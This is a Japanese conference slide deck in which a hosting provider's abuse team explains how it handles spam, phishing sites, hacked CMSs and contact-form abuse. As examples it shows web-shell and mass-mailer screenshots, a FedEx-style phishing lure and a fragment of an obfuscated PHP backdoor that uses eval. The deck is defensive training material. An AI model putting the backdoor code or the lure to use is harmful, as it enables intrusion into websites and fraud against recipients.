

大規模クラウド・ホスティング事業者における Messaging Abuse の対応や対策について

J P A A W G 5 t h G e n e r a l M e e t i n g D A Y 1



DAY

2022/11/07

DEPARTMENT

カスタマーリレーション部
ネットセーフティ企画

NAME

森下 稔

自己紹介



さくらインターネット株式会社 森下 稔 (ネットセーフティ企画所属)

2000年4月入社、京都市在住。

経歴：**専用サーバ構築やサポート**、カスタマーセンターの**電話窓口**、**共用サーバのメールサポート**、営業メンバーの**社内技術サポート**などの業務を経て、現在の部署に至ります。(転属から1年半ほど)

チーム内での主な担当は、共用サーバサービスで利用者に起因して発生したインシデントの調査や対応。

趣味はロードバイク(BMC SLR01)での週末サイクリングや整備

さくらインターネット株式会社とは

会社紹介



弊社の提供サービス

サーバサービスを主に提供する事業者です。

- 共用サーバ (およそ**50万**アカウント)
- VPSサーバ (およそ**10万**インスタンス)
- クラウドサーバ
- 専有物理サーバ (**1万台**以上)

大規模事業者を名乗っても大丈夫ですよ？

他にもデータセンタ, IoT, 衛星データなど、
色々なサービスを提供しています！

<https://www.sakura.ad.jp>

サービス一覧を見る

今回のテーマ

このセッションの趣旨を再確認

大規模クラウド・
ホスティング事業者における
Messaging Abuse
の対応や対策について

Messaging Abuse?

*<https://www.m3aawg.org/about-m3aawg> の記載では
Messaging*

*Addressing abuse on any messaging
platform, from email to texting*

電子メールからテキストまで、あらゆる
メッセージングプラットフォームにおけ
る Abuse 対応……という感じでしょうか。

今回は、文字情報による **Abuse** を中心に
して話を進めます。

Abuse ?



Abuse

プログレッシブ英和中辞典より

1. 不当な使用, 悪用, 乱用
2. 虐待, 酷使
3. (酒・麻薬などの) 乱用

weblio 英和辞典より

1. 乱用, 悪用, 誤用
2. 虐待, 酷使
3. 悪口, 悪態, 毒舌

Abuse

ちなみに、RFC2142 では、こう触れられている
プロバイダは、顧客が関連する**公共における不適当なふるまい**の連絡を受けるための
窓口メールアドレスとして abuse@ を設
けることが望ましい。

弊社の abuse@sakura.ad.jp には、社外からのAbuse通報メールがバンバン送られてくる。
電子メールだけでなく、警察や弁護士や個人から紙媒体も郵便でバンバン送られてくる。

(´-`)。oO(公共における不適當な振る舞い？)

弊社の提供サービスについて受けてきた通報を振り返ってみると……

- 不正な電子メールが送信される
- 大手企業のフィッシングサイトが設置される
- ポートスキャンなどアタックを受けたとの苦情
- ウェブサイト掲載情報による権利侵害申告
 - 発信者情報開示請求
 - 送信防止措置依頼書
- 警察から捜査事項照会書が送られてくる
 - 違法サイト(薬物販売, ポルノ, 闇金融)
 - 爆破予告や殺害予告や自殺予告
 - その他犯罪関与の疑い
- etc……

メチャンコアルネ

(´A`;))

Abuse対応 の重要性

放置や対応遅れが招くリスク

Abuse 通報を放置したり対応が遅れると……

- 「あそこは違法サイトがちよくちよくある」、
「あそこから迷惑メールがよく送られてくる」
 - → **事業者としての信用問題**
- 公開されているブロックリストに登録される
 - → **サービスやネットワークの信用問題**
- 権利侵害や犯罪の被害者から訴えられるかも
 - → **訴訟リスク**

どう考えてもAbuseの通報は真面目に対応しないとやばい。対応部門を設けた方が良さそうです。

Abuse対応 に必要なスキル

(´-`).。oO(Abuse対応に必要なスキル……?)

技術にエスカレーションせず自社管理サーバのインシデントを調査・対応できた方がいいよね。

- **サーバOSの基本知識 (弊社ではUNIX)**
- **インターネット通信に関する基本知識**
- **スクリプト言語の基本知識**

契約者の権利と法令遵守どちらも大事だよね。

- **関連する法規に関わる基本知識**

Abuse対応をする際に関わりそうな法律

- **民法**
- **刑法**
- **著作権法**
- **個人情報保護法**
- **電気通信事業法**
- **不正アクセス禁止法**
- **etc...**

(; ° Д °) . . .

Abuse全般に対応することを考えてみると、
どうやら法規知識とUNIXやインターネット
やプログラミング言語などの基本を身に付け
た人材が必要そうですよ……？



では、その人材を
屏風から出して
ください!!!

Abuse**全般**に対応できる
人材を要求するのは無理
がありそうですね。

Abuse案件を 分類・分担する！

(´-`).。oO(法規関係が重たいんだよな……)

法規に起因して判断や対応を行う案件と、それ以外の案件に分けたらどうだろう？

では、法規に起因しない案件において、判断や対応の基準や根拠となるものは……

サービス約款ですね！！！！

法規対応と約款対応で案件を分類してみたら

法規対応

- 発信者情報開示請求
- 送信防止措置依頼書
- 捜査事項照会書
- etc

約款対応

- 不正なメール送信
- ネットワーク攻撃被害の通報
- フィッシングサイト設置
- etc

「法規関係に強くて、技術の初歩を知る人材」

「技術関係に強くて、法規の初歩を知る人材」

でAbuse案件の対応を分担できそうだ。

Abuse対応部門の求人要件

案件を法規対応と約款対応に分類した結果、求める人材イメージが現実的になりました。

法規対応メンバー

- 会社の法務部門，弁護士秘書，書士事務所など、法的手続き補助の経験があつて、インターネット関係への関心がある人物

約款対応メンバー

- UNIX系OSの基礎知識があつて、サイバーセキュリティへの関心がある人物

Abuse案件の 担当人材を伸ばす

Abuse案件の担当人員として私たちが成長したり、新しく迎えた仲間を伸ばしていくにはどうすればいいんだろう？

うちはサーバ・インターネット屋さんみたいなものなので、技術的な知識やノウハウは社内から吸い上げることができる。

法規的な知識やノウハウは、どのように学習や獲得をすればよいのでしょうか……。

法律の原文を読んで理解するのは無理があるので、解説やガイドラインやベストプラクティスなどの文書を読んで理解を深める！

法務スタッフと仲良くして、解説文書やガイドライン類の輪読会に参加してもらおう！！

法規関係の知識を深めるには、とにかく勉強するしかない！！！（しんどい

ちなみに、こんなばっかり読んでます

- 個人情報保護に関する法律についてのガイドライン (個人情報保護委員会)
- インターネット上の違法な情報への対応に関するガイドライン (一般社団法人 テレコムサービス協会)
- 特定電気通信役務提供者の損害賠償責任の制限及び発信者情報の開示に関する法律 - 解説 - (総務省)
- 捜査関係事項照会対応ガイドライン (一般財団法人 情報法制研究所)
- 違法・有害情報への対応に関する契約約款モデル条項の解説 (一般社団法人 テレコムサービス協会)
- 電気通信事業者におけるサイバー攻撃等への対処と通信の秘密に関するガイドライン (JAIPA)
- プロバイダ責任制限法 著作権関係ガイドライン (プロバイダ責任制限法ガイドライン等検討協議会)
- プロバイダ責任制限法 発信者情報開示関係ガイドライン (プロバイダ責任制限法ガイドライン等検討協議会)

ちなみに、技術的な文書もあります

- M³AAWG Anti-Abuse Best Common Practices for Hosting and Cloud Service Providers (**M³AAWG**)
- M³AAWG Help-I'm on a Blocklist (**M³AAWG**)
- M³AAWG Anti-Phishing Best Practices for ISPs and Mailbox Providers (**M³AAWG**)
- 迷惑メール白書 (一般財団法人 日本データ通信協会)
- クラウドサービス提供における情報セキュリティ対策ガイドライン (総務省)
- 電気通信事業者におけるサイバー攻撃等への対処と通信の秘密に関するガイドライン (JAIPA)

ちなみに、利用者向けな文書もあります

- 国民のための情報セキュリティサイト (総務省)
- 小さな中小企業とNPO向け情報セキュリティハンドブック (NISC)
- はじめての著作権講座 (公益社団法人 著作権情報センター)

人員の確保と教育や学習で、Abuse 通報に**対応**することができるようになりました。

しかし、サービス規模の拡大に伴って通報も増加するので、対応するだけではじわじわと状況は苦しくなるでしょう。

同様の通報が再発しないよう、**対策**を考えたり、案件対応の省力化などをあわせて進めて行かないと、後手に回り続けることになりかねません。

Abuse案件の 典型例や傾向

典型的な Abuse はどのように起こるか

- **不正なメール送信**

- メールパスワードが破られる
- CMSへの不正アクセス
- 堂々とサービスを申し込んでくる場合もある

- **フィッシングサイトなど**

- CMSへの不正アクセス

メールパスワード が破られる



緩いメールパスワードを設定したり、端末のウイルス感染やフィッシングサイトに騙されることでメールパスワードを破られる

これぞ、**典型的な Messaging Abuse**

結果として不正メール(詐欺, フィッシング, 違法サイトへの誘引など)がモリモリ送信される。

踏み台にされたサーバはBL登録されかねない。

サービス事業者はどうすれば？

- (前提)各ユーザで日毎に、送信数・宛先数・接続元ホスト・宛先アドレスを記録する。
 - 弊社は *sendmail + milter* で実現している
- 駄目そうなアドレスはパスワードの強制変更
- abuse@の通報に目を通せる体制を死守
 - ごく少数の接続元から、1日に200通程度ちびちびと迷惑メールを送信し続ける事象とか、自力検知は**不可能**に近い！
- 緩いパスワードを設定できないUIにする
 - パスワードの強度チェックを付けたり、漏れたパスワードは設定できないようにする、とか実現したいなあ……
- **多数の国外ホスト**から認証通過されたアドレスを警戒する

例えば、接続元ホストがこんな感じになるので、見つけやすい。(1メールアドレス)

110-170-161-162.static.asianet.co.th

125.100.68.116.asianet.co.in

162-52-93-130.reverse.alphalink.fr

169customer-152-232-168.tcm10.com.br

89-97-11-254.ip15.fastwebnet.it

95-161-196-58.obit.kz

95x79x115x38.static-business.nn.ertelecom.ru

FAST-INTERNET-103-173-128-51.solnet.net.id

domushospitalispacurari.iasi.rdsnet.ro

host186.186-127-74.telecom.net.ar

国内ISPから接続され、国内アドレスに送信

このような場合、そのメール送信が正当なものか不正かを判別することは非常に**困難**。

不正なメール送信であった場合、Abuse通報をいただくことで、ようやく明るみに出る。

→皆様からの通報が助けになります！

ユーザはどうすれば？

- エラーメールの急増は要注意！！
 - 送信した覚えのない **Returned Mail** は**赤信号**
 - 弊社の共用サーバサービスでは、メールの送信数や宛先などの履歴を表示する機能も提供します
- 怪しいと思ったらパスワードを変更する
 - *Have I Been Pwned** でチェックしてはいいか？ (* <https://haveibeenpwned.com>)

ユーザはどうすれば？

- パスワードに適切な強度の文字列を設定
 - **info@** など、複数人で使うメールアドレスは安易なパスワードが設定されがちなのかも？
- 端末にセキュリティソフトを導入
 - パスワードは使いまわしていないように見えるのに、繰り返し踏み台にされるお客様も見受けられます。
- 使わなくなったメールアドレスは削除する
 - **test@** とか退職者アドレスも踏まれがちです
 - test@ のパスワードが “test” とか、最悪です

CMSへの 不正アクセス



WordPress や Movable Type など利用者の多い CMS は、よく攻撃の標的にされます。

管理画面にログインされ、テーマエディタやプラグインのインストール機能を悪用されることが多い。

2021年11月ごろ、Movable Type の脆弱性が各所で悪用されることもありました。

(OSコマンドインジェクション)

不正アクセスの結果、サイト上にマルウェアが設置されます。

例えばこんなマルウェア

The screenshot shows a web-based Mini shell interface. At the top, it says "Mini shell" with two robot icons. Below that, system information is displayed: "system: FreeBSD www1748.sakura.ne.jp 9.1-RELEASE-p24 FreeBSD 9.1-RELEASE-p24 #0: Fri Jul 16 16:58:16 JST 2021 root@www1748sub.sakura.ne.jp:". A command input field is present with a "Send" button. Below the command field, the current directory is shown as "/home/" and "/www/zzz/". There is an "Upload File" section with a "参照..." button and a message "ファイルが選択されていません。" (File is not selected). The main part of the interface is a table listing files and folders.

Name	Size	Permissions	Options
PZ06	--	drwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
jvzjz	--	drwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
m5XG	--	drwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
oGkb	--	drwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
wp-admin	--	drwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
.htaccess	0.193 KB	-rW-r--r--	<input type="button" value="v"/> <input type="button" value=">"/>
1index.php	58.3 KB	-rW-r--r--	<input type="button" value="v"/> <input type="button" value=">"/>
2NpshZyHF1k.php	38.653 KB	-rwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
2index.php	18.055 KB	-rW-r--r--	<input type="button" value="v"/> <input type="button" value=">"/>
3bujd.php	0.073 KB	-rwxr-xr-x	<input type="button" value="v"/> <input type="button" value=">"/>
3index.php	2.043 KB	-rW-r--r--	<input type="button" value="v"/> <input type="button" value=">"/>

例えばこんなマルウェア

Anonymous

UTF-8

Server IP: 100.64.0.15
Client IP: 121.84.175.162

Sec. Info | Files | Console | Infect | **HackerTools** | Sql | SpammerTools | Php | FoxTools | Priv8Tools | Safe mode | Adminer | String tools | Bruteforce | Network | Self remove

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2022-10-31 01:06:30	/users	drwxr-xr-x	RT
[mini]	dir	2022-06-27 06:20:45	/users	drwxr-xr-x	RT
[mm]	dir	2022-06-27 06:20:45	/users	drwxr-xr-x	RT
[w]	dir	2022-06-27 06:20:45	/users	drwxr-xr-x	RT
[x]	dir	2022-06-27 06:20:45	/users	drwxr-xr-x	RT
991176.php	7.54 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
Green.php	1.19 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
adm.php	349.74 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
ffAA531.php	30.87 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
fw.php	192.75 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
hehe.php	31.42 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
index.php	1.20 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
lock360.php	30.87 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
meje.php	65.34 KB	2022-07-19 15:25:49	/users	-rw-r--r--	RT F D
meje2.php	65.34 KB	2022-07-19 15:25:49	/users	-rw-r--r--	RT F D
mejetest.php	65.30 KB	2022-07-19 15:39:02	/users	-rw-r--r--	RT F D
mini-m.php	1.38 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
radio.php	7.54 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
send.php	458 B	2022-07-14 05:49:08	/users	-rw-r--r--	RT F D
w-m.php	1.38 KB	2022-06-27 06:20:45	/users	-rw-r--r--	RT F D
x.php	47.55 KB	2022-06-27 06:48:12	/users	-rw-r--r--	RT F D

Copy >>

Change dir: /home/addhome-design/www/wp2/wp-content/plugins/d >>

Read file: >>

Make dir: (Writeable) >>

Make file: (Writeable) >>

Execute: >>

Upload file: (Writeable) ファイルが選択されていません。 >>

いわゆる、WebShell やバックドアと呼ばれる類のマルウェアで、ファイルのアップロードやコマンド実行がウェブサイト経由で行われてしまいます。

このマルウェアを足掛かりにして、メールの大量配信プログラムを仕込まれたり、フィッシングサイトを設置されたりします。

例えばこんなメール送信ツール

Leaf PHPMailer 2.8

Email

support@leafmailer.pw

Sender Name

LeafMailer

Attachment (Multiple Available)

Choose Files No file chosen

Reply-to

Subject

Welcome to the future

Message Letter **Preview**

Hello [-emailuser-] from [-emaildomain-]

Email List **Filter/Extract**

me@leafmailer.pw

Message Type HTML Plain

Character set

UTF-8

Message encoding

8bit

SEND or [check SpamAssassin Score](#)

[1/1]

me@leafmailer.pw

Ok

Instruction

Server Information

- Server IP Address : 127.0.0.1 [Check Blacklist](#)
- PHP Version : 5.6.25

HELP

- [-email-] : **Reciver Email** (emailuser@emaildomain.com)
 - [-emailuser-] : **Email User** (emailuser)
 - [-emaildomain-] : **Email User** (emaildomain.com)
- [-time-] : **Date and Time** (04/10/2020 12:46:51 am)
- [-randomstring-] : **Random string** (0-9,a-z)
- [-randomnumber-] : **Random number** (0-9)
- [-randomletters-] : **Random Letters**(a-z)
- [-randommd5-] : **Random MD5**

example

Receiver Email = user@domain.com

- hello [-emailuser-] = hello user
- your domain is [-emaildomain-] = Your Domain is domain.com
- your code is [-randommd5-] = your code is e10adc3949ba59abbe5

by [leafmailer.pw](#)

例えばこんなメール送信ツール

RAPID RESPOND SENDER
Work Hard

1


Email Separator

FAKE IP

PASTE MAILS HERE

参照... ファイルが選択されていません。

SEND



A package addressed to you just arrived at our local dispatch facility. However, there was mismatch of address due to logistic handling at our end. We urge you to kindly update our address system with your address to enable us get your package accross.

Address Verification System

We hope to get your package accross before the end of the business day.

Sincerely
Package Dispatch Manager

This email has been sent to User@xsender.net

©2021 FedEx. The content of this message is protected by copyright and trademark laws under U.S. and international law. Review our privacy policy. All rights reserved.

1003079-3-8-US-EN-30234291

Don't share this xSENDER

事業者はどうすれば

- マルウェアが設置されたユーザのウェブ公開を停止する
 - 比較的簡単に検出できるんだけど……
- 送信数・宛先数の多いユーザを警戒する
 - AWSからダッシュボードへのログインも大体怪しい
- abuse@への通報や PhishTank※ などを活用して自社ネットワーク内のフィッシングサイトを警戒する(※ <https://phishtank.com>)
- CMS管理画面へのアクセス制限機能を提供
 - 弊社ではまだできてない。やりたい。

例えばこんなコードです。


```
<?php
$PASS="188162e90b88271030885b3bd7cfd523";
function T_($Bc) [ $x2 = 256; $W2 = 8; $cY = array(); $I3 = 0; $C4 = 0; for ($bs = 0; $bs < strlen($Bc); $bs++) [ $I3 =
ord($Bc[$bs]); $C4 += 8; if ($C4 >= $W2) [ $C4 -= $W2; $cY[] = $I3 >> $C4; $I3 &= (1 << $C4) - 1; $x2++; if ($x2 >> $W2)
range("¥x0", "¥377"); $UH = ''; foreach ($cY as $bs => $xd) [ if (!isset($K5[$xd])) [ $iU = $Co . $Co[0]; } else [ $iU =
$iU; if ($bs) [ $K5[] = $Co . $iU[0]; ] $Co = $iU; } return $UH; ]
$_DMIE8x="¥x62¥x61¥x73¥x65¥x36¥64¥137¥144¥x65¥x63¥x6f¥x64¥x65";
eval(T_($_DMIE8x("aTmKBCaTmczKdBOJCgQSmUxSKT2IIVDCmIB6IBEYjEZhsMhgZBoYjCNBsZhqOByNzINjGYhyZhmM
xkYjGNhgOBwIh2ID7EnEIkxFhAdDkdTLOxJP05QhOVSoRhaOBPSJ+mqYRjSbDKcyaYTdU58IkzQj
aZBrCS+UyKUitay2JyQVCoUC+VbUUj+QSORScVBOXRT04AIFBINCBIXyGTveSySRS3ZbPibvbSI
b7jcy+SCeU79gBcIjWZTyIsAKRBETgcjedNaeTgZRRkrRlbdclldm5nr+KdDo9KLLCmcDPBBABQZ
TacDoebQUM6VLeYzQYTlh97qMTOM90+r14Pf6FSUsnMEZsJA4LB+f0bebjL2dT4DhvZ2/cJzD8v
x3f08SLjSMY3jc0wUBE0o6DMqIROE/rpBO6jr0wLrhDIMoxjk2DEC+7kIP3CrEsWxrHsi szarWyz
MNyZbot637SNMh7zhQ+00Q86b+Q6/IxwA48BwLA8EwWmMHR2/0JPA0i/wtDEN0Y9skSZETGMcyDa
MpFLbsy3UXNA0UYtPGkbSjCA4BjHUcBPM8fQFAkDQRBUGSNNukwpJsMw3Mq3zZELFSrEssLTLTLt
wzTds+30wNLMT6Rq9cbvy0AZTTSVKC6oU3SDOMiQaiUjwh0zwwqEELzzKEHz5S4WSpEk rxPLK2S3
FIERfRcZOK5EyVTNYZ0q/w4V9TEAyBOEhznT86u/09SydPVeWdKc/1dEzJ0HWVCy5F reS+4FcJ2n
ozDqNwxjoNMCWbU7EDmoIWDg04yIgeI3jIHqRIMGwaC+MtyDfC6E3owISXYOV7DDfF9VNFzZYGom
BX4MYvupgoRJOEmIC/gge4qHYSDShoYB2040Kzhg0h5gitDchOCIEPYzDeOSEjVkgOjVICiZVgF4
YENQVhXeWMyMhuJhRmIyZYogt48wAvaPnYvaWNUxYvcmMqIFwe6ri0J46NOfh25GPB8HuJ35pI5I
eMQ5DKMI1h2Po+7Y0g6jkNwQXuMt8i/hV/63q+07gEAgDSNw04y9gTjKOTWdKl42DeM4ThYJwqiY
Jji8Jw3EIQE/IDPffGZiOfJhhzPC80w4UBONowjxfY8QxBNzjcl9zDa+IwDmNygMP2w09xx/gDSh
Hd0dcVyXNANyII0g59X33WjPAQvjiorWq2L6ijid2745dwfojD6eI+7A5+1cfuhr4yeiBC4zck2Q
TssKYkieJ3JhAE4aBcGQXA2B0rkgIZyDhfek9R8odHshnDgGMFBDz5vIXK7QEDBA0hwDmGxg4aHs
nWDkGE5wJIPQgNQRfubdW7kEC/COEMLDUA/BBCyAwYQ4PQKJBEDMG40uMhA/mEUPA8moB1BWG8GI
NBzg48+H8H4grgWSdEoUFojQ6fPCxMpxVWpWijEWHMSIdxMLQINkxxSenIBCco5kISFkNggrFXSk
E9prY06QwAIAAmMIoJNQcI5m9IsRcibcDUGrNaa82Js1YLXRUoZLq3AUo0jWQ4856VdrTSstVFC
2EVqHS8Cm0ofA+GEiyoGRJtIsq0k6pgEMgJIwQ0+GQJjkXCwPIdGaSsYpSLWINJuRqiQQAuf0GEN
TrkdS4VfLpQkvFty+mAfqYYeEfAoDEG8N4bAUUnkEwTuCTym7yvlI9NlcJVHRnOWc2Tmi1tF2LWXk
vZfT5ERBIHugwccggwEe4HMouVgRBhmoGcrSngRBTDY3UOFAAmhTCcEI1tAA0hWhWHI6gaQ7OLoAF
```

ユーザはどうすれば

- 破られにくいユーザ名やパスワードを設定
 - インストール途中で飽きて放置するのをやめて…
- 不正ログインされたら全削除・再設置
 - それをするためには、CMSのデータバックアップを定期的にきちんと取得しておこう
- CMS管理画面にアクセス制限をかけよう
- CMSのプログラムは定期的にアップデート
- アクセスログ(ログイン履歴)をたまに確認
- サイトを表示した際にブラウザが危険コンテンツの警告を表示してきたら要注意！

例えばこんな警告画面です。

自分が管理するサイトでこれが出たら要注意。



CMSへの 不正アクセス

問い合わせフォームの悪用編

ありがちな問い合わせフォーム、例えばこんなんです。

必須 ご相談内容	<input type="checkbox"/> ご相談 <input type="checkbox"/> お見積もり <input type="checkbox"/> お問い合わせ <input type="checkbox"/> その他
必須 お名前	例：あなたのお名前
必須 メールアドレス	例：xxx@xxx.com
任意 会社名	例：〇〇株式会社
必須 郵便番号	例：123-4567
必須 都道府県	例：東京都
必須 ご住所	例：中央区銀座1 2 3 4 5
必須 お電話番号	例：03-1234-5678
必須 メッセージ本文	お問い合わせ内容をご記入ください

送信する

問い合わせフォームの自動返信(受付確認)メールを悪用して、任意の宛先に不正メールを送り付ける手法。

メールアドレスやCMSの認証情報を盗み取らなくても、自動返信をする問い合わせフォームが設置されたサイトを見つけるだけで不正メールを送信できるので、近年とても増えつつある Messaging Abuse です。

10月初頭に沢山のサイトが一斉につつかれて、とても大変でした…… (；´д`)

事業者はどうすれば

- フォームプラグインのインストールディレクトリやウェブ公開領域を公開停止する
- 送信数・宛先数の多いユーザを警戒する
- 根本対策したいけど……（；´Д`）
 - 利用者がCMSをインストールして問い合わせフォームを設置するのは止められない
 - 対応することはできるんですけど、問い合わせフォームが悪用されることを防ぐためにはどのような対策をすればいいのか答えが出てません
 - 問い合わせフォームにアクセス頻度の制限をかけるとか、技術的に実現できないかな……？
- 対応を強いられ続けるので、しんどい！

ユーザはどうすれば

- 変な問い合わせがバンバン届いたら要注意
 - その詐欺とかフィッシングっぽいメッセージ、あなただけに向けられたものじゃ無いですよ！問い合わせフォームの投稿者アドレスに対しても送信されていませんか！
- 自動返信を無効にしてもいいんじゃない？
- なんらかの *CAPTCHA* を付けましょう
 - *reCAPTCHA* を破る **BOT** も出現しているらしいですが、それでも無いよりよっぽど良いです。



**堂々とサービスを
申し込んでくる！**

悪用目的サービスを申し込むならず者もいる。

サービスの新規申し込みを監視して、**怪しい申し込み**を拒否する必要がある。

不正注文検知サービス※を利用しているが、すり抜けてくるケースもある。(※ O-PLUX)

そのため、不審な申し込みは、最終的に人の目で確認を行っている。

悪用目的サービスを申し込むならず者もいる。

怪しい申し込みの確認ポイント

- 住所の実在性
- 氏名や読み仮名
 - 日本人名なのに中国読みとか
- メールアドレス
 - 最近は国内大手ISPのメールアドレスも使われつつある
- クレジットカードの有効性
- 電話番号
- IPアドレスやHTTPリクエストヘッダ

などを複合的に確認して判断しています

Abuse窓口の 中の人々の苦勞

**Abuse対応・対策
は売上を生まない**

こつこつ頑張ってAbuse案件を対応しても、顧客満足度は高まらないし、新規契約の獲得にもつながらない。

そもそも、Abuse窓口がサービスを提供する「カスタマー」はサービスの契約者ではない。Abuseを通報してきた組織や個人がお客様？

日々粛々と仕事をこなしても売り上げに直結しない部門なので、ちょっぴりむなしい。

**連絡を読み流す
お客様が結構いる**

迷惑メール送信の踏み台にされたり、フィッシングサイトを設置されてしまったユーザにメール連絡をしても、適切に対応してもらえない事もちよくちよくある。

起こった事象や取って欲しい対応などを丁寧にしたためたんですけどねー……。

サーバ屋さんからのお手紙は、しっかり目を通してもらえると嬉しいです。

終わりの見えな い Abuseとの戦い



権利侵害や照会など、法規対応は起こるべくして起こるので、発生を抑制するための対策が困難。

サーバへの不正アクセスや不正な申し込みに起因したAbuseはある程度の対策ができる。

しかし、ならず者はAbuseの手口を変化させてくるので、いたちごっこになりがち。

Abuse案件の通報があれば、その**対応**を行いながら、**対策**も考えなければならない。

大規模事業者 ならでの悩み

とにかくAbuse通報の数が多い

- 提供サービス件数に比例しAbuse通報が増える
- Abuse事案の発生件数には波があり、大波が来ると簡単にヒューマンリソースのキャパシティを超えてしまう
- 発生件数に波があることにより、必要な人員数を見定めるのも難しい
- 売り上げを生まないコスト部門なので、増員の要望も通すのも少し大変
- 偏った知識を必要とするので、増員しても教育が大変

ネットワーク単位のブロックリスト掲載

- ブロックリストの中には、/24やAS番号単位でリスト掲載されることもある
- そうなると、膨大な数の、Abuseが発生していない健やかなサーバ利用者もブロックリストの影響を受けて、苦情に至る場合もある
- リスト解除してもらえよう、必死でAbuseが発生しているサーバを特定して、対応するしかない
 - UCEPROTECT※ はネットワーク単位でリスト掲載してくるブロックリストの代表だが、要因となったホストも示してくれるのでありがたい
 - ※ <http://www.uceprotect.net/>

ユーザがフィッシングに狙われる

- 弊社の契約者専用ページやサーバコントロールパネルの偽サイトが作られる
- さくらインターネットを名乗る不正メールが送信されて、それらフィッシングサイトに利用者が誘引される、ということが近年増えつつある
- それらフィッシングサイトに騙されて、契約者ページやサーバのパスワードを盗まれるユーザもちらほらという模様
- フィッシングは他社サービスを悪用して行われることが多く、他社で発生したAbuseは手出しができない

今日のまとめ

今日の発表で伝えなかったこと

インターネットサービス事業者や ドメイン名やサーバの管理者向け

- abuse@ とか postmaster@ のメールアドレスを設置して、届いたメールに目を通す
- Abuse 通報が寄せられたら対応・対策する
 - そのためには、日々勉強も欠かせない
- インシデントが起こった時のために適切にログを出力・管理する
- サーバのログは定期的に確認する
- よそのサーバからちよっかいを出されたら abuse窓口に優しく通報してあげる

インターネットサービス利用者向け

- パスワードは適切に管理する(複雑な文字列を設定して使いまわさない)
- メールログやアクセスログを閲覧できるなら、異常が無いかを定期的に確認する
- サーバ屋さんからインシデントの連絡があったら、説明をしっかりと読み聞きして適切な対応・対策をとる
- (メールヘッダをきちんと読めるなら)迷惑メールを受信したら、管理組織に通報する

めざそうきれいな インターネット

ご清聴ありがとうございました